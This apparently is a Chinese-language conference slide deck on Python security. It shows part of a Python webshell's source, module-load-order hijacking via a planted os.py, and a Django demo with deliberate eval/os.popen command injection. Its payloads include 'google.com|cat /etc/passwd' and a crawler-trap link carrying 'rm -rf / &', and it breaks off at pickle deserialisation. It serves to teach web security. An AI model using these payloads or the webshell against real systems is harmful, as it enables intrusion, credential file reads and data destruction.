



# Python Hack

北北(孙博) @ 知道创宇

ID : 北北

主要工作@知道创宇：

Web安全研究、  
相关产品后台核心引擎研发

# 目录

一、关于Python

二、Python Hack

1. 不安全的配置

2. 模块加载顺序竞争

3. Python中的Web攻击\*



# 一、关于Python

{ 'Python的优点' : [ '免费、开源' ,  
'开发效率高' ,  
'可移植性' ,  
'解释性' ,  
'面向对象' ,  
'丰富的库' ,  
'规范的代码' ,  
'etc.' ] }




Python之父 : Guido van Rossum



{ '应用场景' : [ '系统编程' ,  
'图形处理' ,  
'数学处理' ,  
'文本处理' ,  
'数据库编程' ,  
'网络编程' ,  
'多媒体应用' ,  
'Web编程' ,  
'etc.' ] }



他们都在使用Python：



## 二、Python Hack




# 1. 不安全的配置

当服务器支持Python，可以对上传在web目录中的Python文件进行解释时，Python版的Webshell就得以执行。

若权限配置不好的话，就会.....

# 1. 不安全的配置




某牛博客亮了...



# 1. 不安全的配置

各种目录各种权限...





# 1. 不安全的配置

## Webshell部分源码：

```
252 __x = Keyehandle()
253
254 print """Content-type: text/html
255
256 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
257 <html xmlns="http://www.w3.org/1999/xhtml">
258 <head>
259 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
260 <title>Backdoor Not Found</title>
261 <style>
262 body{font-family:Courier New;font-size:13px;background:#222;color:#32CD32;}
263 a,a:visited{color:#eee;text-decoration:none;}
264 a:hover{text-decoration:underline;}
265 .blue{color:#1735DF;}
266 .blue a,.blue a:hover,.blue a:visited{color:#1735DF;text-decoration: none;}
267 .green{color:#32CD32;}
268 </style>
269 <script>
270 function cColor(o){
271     o.style.background = "#555";
272 }
273 function rColor(o){
274     o.style.background = "#222";
275 }
276 function new_form(method){
277     var f = document.createElement("form");
278     document.body.appendChild(f);
279     f.method = method;
280     return f;
281 }
282 function create_elements(eForm, eName, eValue){
283     var e = document.createElement("input");
284     eForm.appendChild(e);
285     e.type = 'text';
286     e.name = eName;
287     if(!document.all){e.style.display = 'none';}else{
288         e.style.display = 'block';
```

<https://github.com/evilcos/python-webshell>

## 2. 模块加载顺序竞争

Python的**可扩展特性**造成  
模块加载顺序的竞争问题

## 2. 模块加载顺序竞争

Python加载模块的先后顺序：

**当前目录** -> sys.path列表中的其他目录


一个典型的sys.path列表：

```
['',  
'/usr/lib/python2.6',  
'/usr/lib/python2.6/plat-linux2',  
'/usr/lib/python2.6/lib-tk',  
'/usr/lib/python2.6/lib-old',  
'/usr/lib/python2.6/lib-dynload',  
'/usr/local/lib/python2.6/dist-packages',  
'/usr/lib/python2.6/dist-packages',  
'/usr/lib/python2.6/dist-packages/PIL',  
'/usr/lib/python2.6/dist-packages/gst-0.10',  
'/usr/lib/pymodules/python2.6',  
'/usr/lib/python2.6/dist-packages/gtk-2.0',  
'/usr/lib/pymodules/python2.6/gtk-2.0']
```



## 2. 模块加载顺序竞争

服务器如果对Python的某些高风险模块如os.py进行了删除或修改或权限设置，可能导致无法正常使用：

A terminal window titled 'root@bt: ~/scripts' with a menu bar (File, Edit, View, Terminal, Help). The terminal shows the execution of 'python', which outputs version information for Python 2.6.5. Then, the command '>>> import os' is entered, resulting in a 'Traceback' error: 'File "<stdin>", line 1, in <module> ImportError: No module named os'. This error message is highlighted with a red rectangular box.

```
^ v x root@bt: ~/scripts
File Edit View Terminal Help
root@bt:~/scripts# python
Could not find platform independent libraries <prefix>
Consider setting $PYTHONHOME to <prefix>[:<exec_prefix>]
'import site' failed; use -v for traceback
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: No module named os
>>>
```

那么如果自己上传一个呢？

## 2. 模块加载顺序竞争

上传一个os.py文件到当前目录再来尝试import :

```
root@bt: ~/scripts
File Edit View Terminal Help
root@bt:~/scripts# ls
os.py
root@bt:~/scripts#

root@bt: ~
File Edit View Terminal Help
root@bt:~# python
Could not find platform independent libraries <prefix>
Consider setting $PYTHONHOME to <prefix>[:<exec_prefix>]
'import site' failed; use -v for traceback
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('uname -a')
Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
0
>>>
```



# 3. Python中的Web攻击

## 0x01. OS命令注入



# 3. Python中的Web攻击

与OS命令注入攻击相关的模块：


`eval`、`os.system()`、`os.popen*`、`subprocess.popen`  
`os.spawn*`、`commands.*`、`popen2.*`、`pickle`

一个Django写的简单demo，主要代码：

```
def eval_test(request):  
    if request.method == 'GET':  
        return render_to_response('eval.html',  
            context_instance=RequestContext(request))  
    elif request.method == 'POST':  
        domain = request.POST.get('domain', '')  
        command = "os.popen('whois " + domain + "')"   
        output = eval(command)  
    return render_to_response('eval.html', {'output':output.readlines()},  
        context_instance=RequestContext(request))
```


## 3. Python中的Web攻击

# 提交正常域名google.com :



# 3. Python中的Web攻击

提交域名|命令 google.com|cat /etc/passwd :






### 3. Python中的Web攻击

许多网络爬虫喜欢用的代码，os.system调用子进程：  
`os.system('python exp.py -u http://evil.com')`

做点邪恶的事情吧

若我们在网站上放一个比较坑爹的a标签：

`<a href="http://evil.com|rm -rf / &">坑死爬虫</a>`



`os.system('python exp.py -u http://evil.com|rm -rf / &')`

# 3. Python中的Web攻击

来个测试？

相信很多人都这么做过：

爬虫爬取链接 -> 调用检测模块检测，我们今天拿sqlmap测试

hispider.html：

```
hispider.html
1 <a href="http://10.1.14.3/hisp.php?id=2|ifconfig">hi spider</a>
```

# 3. Python中的Web攻击


一个最简单的爬虫，爬到url后保存为list，最后统一丢给sqlmap检测sql inj：

```
sp.py
10 class MyParser(sgmllib.SGMLParser):
11     def parse(self, s):
12         self.feed(s)
13         self.close()
14     def __init__(self, verbose=0):
15         sgmllib.SGMLParser.__init__(self, verbose)
16         self.links = []
17         self.images = []
18     def start_a(self, attr):
19         for k, v in attr:
20             if k == "href" or "src":
21                 ls.append(v)
22
23 req = urllib2.Request('http://10.1.14.3/hispider.html')
24 response = urllib2.urlopen(req)
25 html = response.read()
26 my = MyParser()
27 my.parse(html)
28 for i in ls:
29     os.system('python /pentest/database/sqlmap/sqlmap.py -u %s' % i)
```



# 3. Python中的Web攻击

看看发生了什么？



```
root@bt: ~/scripts
File Edit View Terminal Help
root@bt:~/scripts# python sp.py
['http://10.1.14.3/hisp.php?id=2&ifconfig']
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b9:04:5b
          inet addr:10.1.14.200  Bcast:10.1.14.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb9:45b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2734 (2.7 KB)  TX bytes:1781 (1.7 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1745 (1.7 KB)  TX bytes:1745 (1.7 KB)

Traceback (most recent call last):
  File "/usr/lib/python2.6/logging/__init__.py", line 792, in emit
    self.flush()
```

<<backtrack 5

# 3. Python中的Web攻击

pickle :

```
import pickle  
pickle.loads()
```


若loads的内容可控 :

```
import pickle  
